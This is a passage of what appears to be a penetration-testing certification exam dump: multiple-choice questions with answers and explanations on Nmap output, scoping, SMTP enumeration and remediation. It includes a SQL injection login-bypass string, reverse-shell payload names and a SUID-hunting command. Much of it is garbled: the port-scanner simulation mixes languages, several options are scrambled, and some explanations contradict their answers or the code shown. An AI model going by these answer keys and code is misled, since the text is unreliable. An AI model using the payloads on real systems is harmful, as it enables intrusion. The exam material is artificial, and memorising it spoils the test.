139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
5985/tcp	open	Microsoft	HTTPAPI httpd 2.0 (SSDP/UPnP)

```
Nmap scan report for 192.168.10.11
```

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

The tester then runs the following command from the previous exploited system, which fails: Which of the following explains the reason why the command failed?

- A. The tester input the incorrect IP address.
- B. The command requires the -port 135 option.
- C. An account for RDP does not exist on the server.
- D. PowerShell requires administrative privilege.

Answer: C

NEW QUESTION 126

A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?

- A. Attempting to tailgate an employee going into the client's workplace
- B. Dropping a malicious USB key with the company's logo in the parking lot
- C. Using a brute-force attack against the external perimeter to gain a foothold
- D. Performing spear phishing against employees by posing as senior management

Answer: D

NEW QUESTION 127

A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)

- A. Setting up a secret management solution for all items in the source code management system
- B. Implementing role-based access control on the source code management system
- C. Configuring multifactor authentication on the source code management system
- D. Leveraging a solution to scan for other similar instances in the source code management system
- E. Developing a secure software development life cycle process for committing code to the source code management system
- F. Creating a trigger that will prevent developers from including passwords in the source code management system

Answer: AE

Explanation:

Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data. Some possible options for addressing the issue of access keys within an organization's SCM solution are:

➤ Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates, etc. A secret management solution can help prevent secrets from being exposed in plain text within the source code or configuration files³⁴⁵⁶.

➤ Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system¹.

NEW QUESTION 128

A penetration tester exploited a vulnerability on a server and remotely ran a payload to gain a shell. However, a connection was not established, and no errors were shown on the payload execution. The penetration tester suspected that a network device, like an IPS or next-generation firewall, was dropping the connection. Which of the following payloads are MOST likely to establish a shell successfully?

- A. windows/x64/meterpreter/reverse_tcp
- B. windows/x64/meterpreter/reverse_http
- C. windows/x64/shell_reverse_tcp
- D. windows/x64/powershell_reverse_tcp
- E. windows/x64/meterpreter/reverse_https

Answer: B

Explanation:

These two payloads are most likely to establish a shell successfully because they use HTTP or HTTPS protocols, which are commonly allowed by network devices and can bypass firewall rules or IPS signatures. The other payloads use TCP protocols, which are more likely to be blocked or detected by network devices.

NEW QUESTION 133

A penetration tester writes the following script:

```
#!/bin/bash
for x in `seq 1 254`; do
    ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

- A. Determine active hosts on the network.
- B. Set the TTL of ping packets for stealth.
- C. Fill the ARP table of the networked devices.
- D. Scan the system on the most used ports.

Answer: A

Explanation:

The tester is attempting to determine active hosts on the network by writing a script that pings a range of IP addresses. Ping is a network utility that sends ICMP echo request packets to a host and waits for ICMP echo reply packets. Ping can be used to test whether a host is reachable or not by measuring its response time. The script uses a for loop to iterate over a range of IP addresses from 192.168.1.1 to 192.168.1.254 and pings each one using the ping command with -c 1 option, which specifies one packet per address.

NEW QUESTION 134

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports
```

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 6.6.1p1
53/tcp	open	domain	dnsmasq 2.72
80/tcp	open	http	lighttpd
443/tcp	open	ssl/http	httpd

```
Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

- A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
- B. This device is most likely a gateway with in-band management services.
- C. This device is most likely a proxy server forwarding requests over TCP/443.
- D. This device may be vulnerable to remote code execution because of a buffer overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Answer: B

Explanation:

The heart bleed bug is an open ssl bug which does not affect SSH Ref:
<https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh>

NEW QUESTION 136

During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

- A. Deny that the vulnerability existed
- B. Investigate the penetration tester.
- C. Accept that the client was right.
- D. Fire the penetration tester.

Answer: B

Explanation:

The penetration tester violated the client's request and the code of ethics by not reporting the vulnerability immediately and leaving it in place. This could have contributed to the breach and the data loss. The company should investigate the penetration tester's actions and motives, and hold them accountable for any negligence or malpractice.

NEW QUESTION 139

A penetration tester runs the following command on a system: `find / -user root -perm -4000 -print 2>/dev/null`
Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system
- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

Answer: C

Explanation:

the `2>/dev/null` is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session. The tester is trying to find files with the SUID bit set on the system. The SUID (set user ID) bit is a special permission that allows a file to be executed with the privileges of the file owner, regardless of who runs it. This can be used to perform privileged operations or access restricted resources. A penetration tester can use the find command with the -user and -perm options to search for files owned by a specific user (such as root) and having a specific permission (such as 4000, which indicates the SUID bit is set).

NEW QUESTION 144

A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables. Which of the following should be included as a recommendation in the remediation report?

- A. Stronger algorithmic requirements
- B. Access controls on the server
- C. Encryption on the user passwords
- D. A patch management program

Answer: A

NEW QUESTION 145

A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:

x' OR role LIKE '%admin%

Which of the following should be recommended to remediate this vulnerability?

- A. Multifactor authentication
- B. Encrypted communications
- C. Secure software development life cycle
- D. Parameterized queries

Answer: D

Explanation:

The best recommendation to remediate this vulnerability is to use parameterized queries in the web application. Parameterized queries are a way of preventing SQL injection attacks by separating the SQL statements from the user input. This way, the user input is treated as a literal value and not as part of the SQL statement. For example, instead of using x' OR role LIKE '%admin%', the user input would be passed as a parameter to a prepared statement that would check if it matches any value in the database.

NEW QUESTION 149

A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

- A. Cost of the assessment
- B. Report distribution
- C. Testing restrictions
- D. Liability

Answer: B

NEW QUESTION 151

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

- A. A handheld RF spectrum analyzer
- B. A mask and personal protective equipment
- C. Caution tape for marking off insecure areas
- D. A dedicated point of contact at the client
- E. The paperwork documenting the engagement
- F. Knowledge of the building's normal business hours

Answer: DE

Explanation:

Always carry the contact information and any documents stating that you are approved to do this.

NEW QUESTION 156

A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

- A. Prohibiting exploitation in the production environment
- B. Requiring all testers to review the scoping document carefully
- C. Never assessing the production networks
- D. Prohibiting testers from joining the team during the assessment

Answer: B

Explanation:

The scoping document is a document that defines the objectives, scope, limitations, deliverables, and expectations of a penetration testing engagement. It is an essential document that guides the penetration testing process and ensures that both the tester and the client agree on the terms and conditions of the test. Requiring all testers to review the scoping document carefully would have most effectively prevented this misunderstanding, as it would have informed the new tester about the client's request not to test the production networks. The other options are not effective or realistic ways to prevent this misunderstanding.

NEW QUESTION 160

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up 10.014s latency)
Not shown: 96 closed ports
Port      State  Service
22/tcp    open   ssh
23/tcp    open   telnet
60/tcp    open   http
443/tcp   open   https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques

- C. Multifactor authentication
- D. Network segmentation

Answer: B

NEW QUESTION 163

A penetration tester is conducting an unknown environment test and gathering additional information that can be used for later stages of an assessment. Which of the following would most likely produce useful information for additional testing?

- A. Searching for code repositories associated with a developer who previously worked for the target company code repositories associated with the
- B. Searching for code repositories target company's organization
- C. Searching for code repositories associated with the target company's organization
- D. Searching for code repositories associated with a developer who previously worked for the target company

Answer: B

Explanation:

Code repositories are online platforms that store and manage source code and other files related to software development projects. Code repositories can contain useful information for additional testing, such as application names, versions, features, functions, vulnerabilities, dependencies, credentials, comments, or documentation. Searching for code repositories associated with the target company's organization would most likely produce useful information for additional testing, as it would reveal the software projects that the target company is working on or using, and potentially expose some weaknesses or flaws that can be exploited. Code repositories can be searched by using tools such as GitHub, GitLab, Bitbucket, or SourceForge1. The other options are not as likely to produce useful information for additional testing, as they are not directly related to the target company's software development activities. Searching for code repositories associated with a developer who previously worked for the target company may not yield any relevant or current information, as the developer may have deleted, moved, or updated their code repositories after leaving the company.

Searching for code repositories associated with the target company's competitors or customers may not yield any useful or accessible information, as they may have different or unrelated software projects, or they may have restricted or protected their code repositories from public view.

NEW QUESTION 167

A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

- A. VRFY and EXPN
- B. VRFY and TURN
- C. EXPN and TURN
- D. RCPT TO and VRFY

Answer: A

Explanation:

The VRFY and EXPN commands can be used to enumerate user accounts on an SMTP server, as they are used to verify the existence of users or mailing lists. VRFY (verify) asks the server to confirm that a given user name or address is valid. EXPN (expand) asks the server to expand a mailing list into its individual members. These commands can be used by a penetration tester to identify valid user names or e-mail addresses on the target SMTP server.

NEW QUESTION 172

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions

Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATE SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

Host is up (0.00079s latency).
 Not shown: 96 closed ports
 PORT STATE SERVICE VERSION
 88/tcp open kerberos-sec?
 139/tcp open netbios-ssn
 389/tcp open ldap?
 445/tcp open microsoft-ds?
 MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
 Device type: general purpose
 Running: Linux 2.4.X
 OS CPE: cpe:/o:linux_kernel:2.4.21
 OS details: Linux 2.4.21
 Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
 # Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds

ports - [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()
```

export \$PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash


for port in ports:

Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

1: Null session enumeration Weak SMB file permissions Fragmentation attack
 2: nmap
 -sV
 -p 1-1023
 * 192.168.2.2
 3: #!/usr/bin/python export \$PORTS = 21,22 for \$PORT in \$PORTS: try:
 s.c onnect((ip, port))
 print("%s:%s – OPEN" % (ip, port)) except socket.timeout
 print("%s:%s – TIMEOUT" % (ip, port)) except socket.error as e:
 print("%s:%s – CLOSED" % (ip, port)) finally
 s.close() port_scan(sys.argv[1], ports)

NEW QUESTION 176

A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

- A. As backup in case the original documents are lost
- B. To guide them through the building entrances
- C. To validate the billing information with the client
- D. As proof in case they are discovered

Answer: D

Explanation:

The penetration testers should carry copies of the engagement documents with them as proof in case they are discovered by security guards, employees, or law enforcement officials. The engagement documents should include the scope, objectives, authorization, and contact information of the penetration testing team and the client. This will help avoid any legal or ethical issues that may arise from trespassing, breaking and entering, or unauthorized access. The other options are not valid reasons for carrying the engagement documents with them.

NEW QUESTION 180

A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

- A. Maximizing the likelihood of finding vulnerabilities
- B. Reprioritizing the goals/objectives
- C. Eliminating the potential for false positives
- D. Reducing the risk to the client environment

Answer: B

Explanation:

Goal Reprioritization Have the goals of the assessment changed? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

NEW QUESTION 181

A penetration tester received a 16-bit network block that was scoped for an assessment. During the assessment, the tester realized no hosts were active in the provided block of IPs and reported this to the company. The company then provided an updated block of IPs to the tester. Which of the following would be the most appropriate NEXT step?

- A. Terminate the contract.
- B. Update the ROE with new signature
- C. Most Voted
- D. Scan the 8-bit block to map additional missed hosts.
- E. Continue the assessment.

Answer: B

NEW QUESTION 183

In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

- A. Test for RFC-defined protocol conformance.
- B. Attempt to brute force authentication to the service.
- C. Perform a reverse DNS query and match to the service banner.
- D. Check for an open relay configuration.

Answer: D

Explanation:

SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION 186

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